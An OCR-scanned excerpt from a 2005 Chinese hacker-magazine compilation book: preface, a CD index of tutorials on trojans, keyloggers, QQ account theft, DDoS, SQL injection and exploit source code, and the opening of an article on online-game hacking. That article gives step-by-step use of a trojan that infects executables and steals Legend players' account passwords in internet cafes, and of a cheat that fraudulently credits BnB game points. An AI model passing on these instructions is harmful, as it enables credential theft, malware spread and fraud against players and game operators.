黑客防线

2005 精华奉献本（下册）

《黑客防线》编辑部 编

新增6大原创精品黑客技术专题

汇聚全年技术焦点

300个总计1200MB精品黑客动画

手把手教你攻防技术

200篇精品攻防文章

独占黑客技术鳌头

附双光盘

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2005 精华奉献本（下册）

《黑客防线》编辑部　编

人民邮电出版社

内容提要

《黑客防线2005精华奉献本》是国内最早创刊的网络安全类媒体《黑客防线》总第37期到第48期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上下两册（本册为下册），并附带2张包含1200M安全技术录像的光盘。文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻击／脚本攻击防范、漏洞攻击／漏洞攻击防范、黑兵器库／黑器攻击防范等，并增加了全新的专题文章，同时选取国内首创的“新手学溢出”栏目中的精品文章，非常适合各层次读者学习！

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

《黑客防线》总　　编：孙　彬
《黑客防线》执行主编：徐生震
《黑客防线》编辑策划：吴田锋　王俊鹏
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　址：http://www.hacker.com.cn

致读者的话

黑客一词，源于英文Hacker，原指热心于计算机技术，水平高超的电脑专家，尤其是程序设计人员，他们发现系统漏洞和各种程序错误，并设法修补这样的漏洞。从原来的定义来说，黑客无疑是网络中最让人觉得神秘切崇高的人群。但世界上没有绝对好的东西，黑客也是这样。信息高科技时代的到来，给人类各方面发展都带来了前所未知的巨大进步，但同时也带来了前所未知的巨大灾难。黑客这一神秘群体，由于掌握了核心的技术、最有破坏力的漏洞，所以渐渐分离出来两个部分，一部分是为网络安全而奉献精力的真正黑客，而另一部分是在网络上为所欲为，拥有强大破坏力，行踪神秘的Cracker！

我国互联网业界风起云涌，网络从最初的新奇，到今弥散到人们的日常生活，它改变了传统的信息消费渠道、抢占了新闻受众、影响着大众娱情……面对汹涌而来的信息浪潮，网络的脆弱性也在经受着无数黑客、Cracker的一次次考验和打击。面对这样的转变，为了普及广大网友的网络安全常识、提高网络管理员的技术水平，《黑客防线》应运而生——一本崭新的集网络安全专业技术、专业资讯为一体的专业杂志面世了。

作为中国最早的网络安全类杂志，走过了五年的风风雨雨，一直以"在攻与防的对立统一中寻求突破"为理念的我们，在普及网络安全知识的同时，针对网络上黑客攻击事件、网络漏洞等方面策划出最快、最新、最权威的技术文章奉献给大家。同时也以为"黑客"正名为己任，告诉我们的每个读者：什么是真正的黑客，什么是黑客精神，什么是Cracker。

在黑客防线成长的过程中，通过我们不断推出的攻防实验室，非常多的朋友学习到了很多实用的网络安全攻击、防御知识，虽然不可避免的存在一些缺陷，但我们一直在积极的听取大家的意见，每一轮都改进一些，希望能更适合大家的要求：同时，很高兴地看到大家通过实验室而让技术得到成长，而且每个朋友的成长几乎都能带动周围一圈人意识的改变，这样才真正地体现出了"攻防对立统一"的精髓，中国的网络安全就是靠我们每个人的努力才能获得成功，就得靠每个团体中每分子的努力才能成功！

眼下互联网上的攻击事件越来越多，各大网络管理员、系统维护者都在为入侵防护而头疼，生怕自己一不小心就让虎视眈眈的"黑客"进入了服务器。其实管理员们根本没必要这样担惊受怕。要知道任何攻击技术都不是万能的，每种入侵方法都有它自己针对的漏洞，如果网管们能掌握这样的攻击技术，本身就是一名出色的善意"入侵者"，那在知己知彼的情况下，防护不就变得非常简单了吗？这也是《黑客防线》一直倡导的"在攻与防的对立统一中寻求突破"理念的最终体现，而我们的攻防实验室就是为了深入这一理念而开展的活动，希望每个喜欢入侵技术，每个喜欢安全技术的朋友都能在我们的实验室中学到自己需要的知识——在此前提下，根据各读者的强烈建议，我们特别精选了200篇经典攻防技术文章，特约了6大顶尖技术专题，收集了300个全程演示的攻防录像，融合在《黑客防线2005精华奉献本》里，以便喜欢黑客技术的朋友们系统地学习最新的网络安全技能，做好最强的防护系统。

最后，我们再次感谢广大读者对我们的支持，感谢人民邮电出版社同我们的合作，使更多读者可以看到我们的图书，让国内更多的人了解到黑客技术，并借此来提高国内网络安全的整体水平。同时，有任何疑问欢迎来我们论坛发帖讨论，地址是http://www.hacker.com.cn/newbbs，我们的编辑和黑客爱好者们将在第一时间为您答疑，帮助您解决安全故障和系统防护问题，共同创造一片纯净的中国互联网空间！

黑客防线2005精华奉献本

光盘目录

A盘攻防录像目录

木马骑士:/maindex.htm
简单破解Access数据库密码动画教程
菜鸟也玩特征码之AV篇动画教程
Beast动画教程
自己做CHM木马动画教程
菜鸟防毒技巧动画教程
截断木马启动动画教程
教你学用黑客之门动画教程
LANfiltrator 1.5 Beta III动画教程
远程控制任我行V2.0动画教程
不怕被还原的盗QQ网页木马动画教程
QQMail木马演示动画教程
用浏览器做后门RemotelyAnywhere动画教程
冰河2000使用动画教程
利用Telnet制作完美后门动画教程
功能强大的反弹木马动画教程
菜鸟打造强力网页木马动画教程
自己做RAR木马动画教程
让自启动程序隐身动画教程
ZXshell安装使用动画教程

破解利器:/pjindex.htm
暴力破解黑社会动画教程
留言板动画教程
Crackftp动画教程
一款独立于IIS的支持ASP的Web服务器程序动画教程
密码结巴修改动画教程
在还原精灵5.0上种木马动画教程
木马克星暴力破解动画教程
Ollydbg破解程序动画教程
破解Windows小程序动画教程
简单脱掉ASPack壳动画教程
用OllyDbg破解S-demo动画教程
突破禁止下载文件动画教程
Cain动画教程
利用激活专家破解木马及软件限制功能动画教程
突破Windows 9x密码限制动画教程
自己做免杀工具动画教程
破解软件_UPIN Port Scanner动画教程
轻松爆破搜易网络警察V2.4动画教程
用WinHex破解狂风汉化百宝箱XP V2.00a动画教程
概预算软件破解动画教程

扫描装备:/smindex.htm
菜鸟扫描+入侵动画教程
简单好用的快速代理使用方法动画教程
DOS基本命令详解入侵过程动画教程
防止Telnet服务动画教程
让NB2成为我们的学习工具动画教程
强力网站漏洞检测工具NBSI2动画教程
PHP注射工具动画教程
PORTREADY动画教程
菜鸟快速得到超多代理动画教程
菜鸟快速抓取超多代理动画教程
一款不错的扫描器动画教程
SImpsons'CGI Scanner动画教程
利用天网得到对方IP动画教程
Cisco路由扫描器动画教程
VIDC映射动画教程
Winautoattack 2.6扫描器动画教程
扫描器dfind V0.81软件动画教程
自己制作黑客字典动画教程
菜鸟打造电脑铜墙铁壁动画教程
让初级黑客对电脑扫描无用武之地动画教程
查IP和真实地址动画教程

后门访客:/hmindex.htm
新式ASP后门动画教程
隐藏自己的IP使用3389终端服务动画教程
魔鬼六号动画教程
Evil动画教程
巧用系统权限防病毒动画教程
打造隐蔽的FTP服务器动画教程
内核级后门动画教程
用Peeper控制肉鸡动画教程
隐藏启动程序动画教程
菜鸟也玩Superdoor动画教程
学用VIDC,突破网络封锁动画教程
WinShell动画教程
Wollf后门动画教程
在肉鸡上建立隐蔽的FTP服务器动画教程
截断木马启动动画教程

密码嗅探:/maxt.htm
用Cain进行Sniffer动画教程
DAVP密码窃取工具动画教程
EasyPassToFileV-1+Beta动画教程
打造不被查杀的键盘记录器动画教程
family key logger动画教程
100%查看FLASH源地址动画教程
简单查找歌曲地址动画教程
Ghost Keylogger动画教程
详解键盘记录程序动画教程
嗅探电影下载地址动画教程

SAMInside动画教程
简单语言打造不简单工具动画教程
有迹可寻记录器动画教程

攻击瞬间:/gjindex.htm
263信箱破解动画教程
尘缘雅境系统上传漏洞利用动画教程
威力强大的DDOS工具动画教程
独裁者DDOS攻击动画教程
利用防火墙抓住对方动画教程
教你拿免费的商务邮箱动画教程
512MB QQ网络硬盘动画教程
短信拿免费QB动画教程
申请免费QQ行号动画教程
免费包月QQ贺卡动画教程
阿拉丁攻击器动画教程
扫描存在SQL注入漏洞的后台地址动画教程
IIS简单入侵动画教程
破解香港六合彩网站动画教程
MS03043漏洞的内网攻击测试动画教程
MS04011漏洞入侵实例动画教程
阻挡 MS04-028 漏洞动画教程
动力3.51网站管理系统打印漏洞利用动画教程
建立隐藏管理员账号动画教程
入侵奇迹私服动画教程
申请免费QQ行号+续费动画教程
短信超人动画教程
Serv-U 5.1.0.0服务器本地溢出动画教程
针对sa空口令入侵动画教程
URL欺骗与网页木马的完美结合动画教程
MS04011溢出+后门教学动画教程
遥控炸弹动画教程

B盘目录

QQ密技:/qqindex.htm
变态QQ秀动画教程
超酷QQ名竖着写动画教程
查找Q网络硬盘URL地址动画教程
冲Q币的一种思路动画教程
利用CHM木马和QQ骗子在线聊天盗QQ动画教程
防QQ密码被暴力动画教程
QQmm无处藏1.0软件动画教程
制作私人QQ动画教程
快速得到QQ代理动画教程
上宾的个性QQ秀动画教程
让QQ没头像动画教程
绕过QQ身份验收证加任何号码到好友名单中动画教程
破解腾讯游戏房间无法发布网址动画教程
用QQ来当木马动画教程
让QQ优盘从16兆变成160兆动画教程
QQ本地破解教程动画教程
QQ虚拟摄像头的使用动画教程
腾讯拱手把号送动画教程
透明人间大家玩QQ动画教程

网游Free:/freeindex.htm
绕过限制入侵江湖绝杀动画教程
破解管理员密码动画教程
入侵www.coolersky.com动画教程
盗链QQ163音乐网动画教程
修改江湖账号动画教程
利用动网下载系统入侵RC奇迹私服动画教程
简单扫路由动画教程
Flash小游戏下载动画教程
最新免费发短信动画教程
入侵传奇私服取得GM权限动画教程
破解六合彩网站动画教程
免费申请info玉米动画教程
简单破解网站收费铃声动画教程
邮箱变网络硬盘动画教程
利用木马克星让上机时间无限动画教程
破解收费站点的密码动画教程
网络电视小精灵动画教程
下载在线电影动画教程
入侵奇迹私服动画教程
黑客私服动画教程
使用超级兔子软件的超级兔子优化王动画教程
偷偷下载所有的在线资源动画教程
美萍安全卫士存在重大漏洞动画教程
DDOS攻击动画教程

漏洞探幽:/idindex.htm
20168端口入侵动画教程
Windows LSAS远程缓冲区溢出漏洞动画教程
CCProxy_6.0 溢出演示动画教程
Cookie欺骗动画教程
啊D网络工具包IPC入侵教程动画教程
利用动网下载系统入侵RC奇迹私服动画教程
Windows Lsasrv.dll RPC溢出演示动画教程
MS04011溢出入侵动画教程
最新MS SQL溢出演示动画教程
域名入侵动画教程
Serv-U溢出+3389+后门动画教程
Frontpage扩展无权限设置入侵取得admin动画教程
利用Serv-U标识找肉鸡动画教程
Serv-U本地利用程序PHP版动画教程
搞定对方防火墙动画教程
SQL2入侵动画教程
Serv-U溢出演示动画教程
IPC空连接动画教程
手工建立隐藏用户动画教程

脚本入侵:/jbindex.htm
DVBBS 7.0 SP2拿到Admin动画教程
BBS3000论坛入侵动画教程
新版BBSXP得到管理员账户密码动画教程
动力文章系统获得WEBSHELL.smv动画教程
盗链实战动画教程
寻找注入点动画教程
利用点歌台漏洞入侵论坛动画教程
未公布的动力系统漏洞动画教程
下载SQL数据库动画教程
入侵DV7.0 SP2动画教程
动网直接上传ASP木马动画教程

突破论坛插件上传限制进行上传动画教程
Dvbbs_Upfile跨站传文件动画教程
动网7.0.0+Access+SP2最新漏洞动画教程
入侵飞龙文章管理系统动画教程
文件上传终极方案动画教程
突破不支持FSO动画教程
利用Cookie欺骗突破动网5.0动画教程
提升ASP木马权限动画教程
入侵肆意黑客协会全过程动画教程
JOEKOE留言本漏洞动画教程
乔客上传漏洞动画教程
最新惊云漏洞动画教程
动网论坛上传漏洞动画教程
落日整站漏洞演示动画教程
麦森整站程序上传漏洞动画教程
利用NEATPIC的上传漏洞入侵动画教程
入侵青创网络动画教程
日记本漏洞动画教程
入侵动感极品下载管理系统 v3.5动画教程
入侵雨天下载动画教程
入侵爱雪儿图文系统动画演示动画教程
入侵苯笨设计整站系统动画教程
自由动力上传漏洞动画教程
入侵电影网站动画教程
入侵翼帆小居免费空间动画教程
入侵校园社区系统动画教程
简单入侵动画教程
入侵大唐社区美化版动画教程
SQL注入破解电影网站动画教程
SQL工具wed.exe的不足与注入新昌档案信息网动画
最快的SQL注入动画教程
天天商务上传漏洞和利用动画教程
UniCode漏洞攻击动画教程
网上商城整站程序漏洞利用动画教程

入侵实例:/rqindex.htm
利用6129端口入侵动画教程
ASP提升权开3389控制服务器动画教程
一次暴DLL型传奇木马数据库的过程动画教程
菜鸟找肉鸡动画教程
把木马注册为系统服务动画教程
开3389教程动画教程
真正入侵六合网动画教程
手把手教你入侵动画教程
轻松提升权限动画教程
在对方DOS下增加修改用户名和密码动画教程
海阳顶端网ASP木马@2005α版动画教程
入侵木马站点动画教程
手工替换服务,没SC也行动画教程
冰狐浪子最新微型反向ASP后门动画教程
利用测试空间运行WEBSHELL进行入侵动画教程
简单改特征码动画教程
CVB论坛上传漏洞动画教程
域名欺骗之酷酷域名动画教程
风雪远程控制软件4.1动画教程
入侵图片站动画教程

安全防范:/aqindex.htm
申请让您自己满意的域名动画教程
宽带局域网代理提速动画教程
代理的使用方法动画教程
架设私人的E-Mail服务器动画教程
扫描路由器动画教程
分辨路由器或交换机动画教程
简简单单玩路由动画教程
利用路由交换设备做跳板动画教程
路由篇之拒绝服务攻击动画教程
路由器操作进阶动画教程
破解CISCO密码动画教程
制作自己的路由器动画教程
路由模拟器之创建VLAN动画教程
进一步设置3389肉鸡动画教程
虚拟机的使用动画教程
在不打开邮件的情况下读邮件动画教程

源代码 /daima.htm
Imail溢出程序
加密数据库代码
Cmail漏洞源程序
Isasrv.dll漏洞源程序
Serv-u FTP漏洞源程序及其调试录像
JPEG漏洞分析代码
shellcode测试代码
端口列表
Workstation漏洞代码
foxmail溢出代码
LSA溢出代码
Serv-U v5.0.0.4溢出代码
Linux下的Serv-U溢出
ms04-019漏洞分析代码
Jpeg漏洞利用程序
Tomcat信息查询
BBSXP漏洞分析代码
BBSXP漏洞利用代码
DVBBS7漏洞分析代码
自由动力上传漏洞
Linux本地溢出代码
CHM木马
磁盘操作程序
检测肉鸡信息
HTTP代理服务器
检查系统启动程序
反向后门技术
IP规则包
探测SQL信息的脚本
pstools工具包
涉及代码
反向连接后门
小游戏内存补丁

黑客防线2005精华奉献本

目录（下册）

最新奉献

特别专题

漏洞攻击

脚本攻击

黑器攻击

编程解析

密界寻踪

黑遍天下网游



文/图 混世魔王

在现在的网络中，网络游戏有逐渐成为一种职业的趋势，所谓的"游戏黑客"也开始盛行，下面我就带大家走进这"黑暗"的一面，看清楚那蔚蓝天空上的"黑云"！

传奇篇

传奇可算是家喻户晓的一个网络游戏了，游戏装备已经没有价值了，因为它常常出漏洞，可以说得上是被WPE的作弊封包搞垮的，刷钱、刷装备、盗号更是到处都是，不过优秀的却并不多。这里介绍一款网吧感染版的传奇木马，为了逃过杀毒的查杀，它的版本比较多，但是功能超强。虽然软件介绍说"网吧中一台电脑中木马，可以感染整个网吧"，但是这样的网吧在现实中是找不到的。换个角度我们测试，它的感染功能却可以感染个人电脑。笔者在Windows 2000的NTFS磁盘格式下测试，所有盘的exe文件全部被感染（包括备份），不过软件制作者也写了它的专杀工具，要不笔者可就要格式化整个硬盘了——它传播的强悍，由此可见一斑。

下载软件后，其中包括cy.exe、Group.dat、HOOK.dll、login.asp、PsSdk_dll.dll和WinMain.ini这几个文件，直接运行cy.exe就可以执行木马了！按F10是隐藏界面，F11是呼出界面。如果你的网吧当时有人上传奇的话，10分钟就把他们的所有号盗光了！如果你见到cy1这个软件显示密码的话，就打开记录，完整的账户和密码信息就在里面 不过这个软件对私服不显示密码。

泡泡堂篇

泡泡堂也是盛大出的一款游戏，虽然它没有什么盗号程序，但是不断出现的Bug却让很多人都钻了空子，包括笔者的朋友在内的人都在疯狂地刷点。下面就给大家说一下刷点的过程，读者朋友们可不要疯狂刷点哦！

首先运行"泡泡堂刷点外挂2.0"，输入软件的注册账号，登录软件，如图1所示。




图1

接着运行游戏泡泡堂，登录自己的泡泡堂游戏账号，来到泡泡堂商店。我们可以看到商店下面有个点卷，数字为零，我们冲值20000点卷，如图2所示。




图2

我们再使用"Tab+Alt"调出刷点外挂，点击"充值"，如图3 所示。




图3

此时外挂会提示"正在充值中，请稍等......"，为了我们的点卷，还是等一等吧，一会结果出来了，如图4所示。




图4

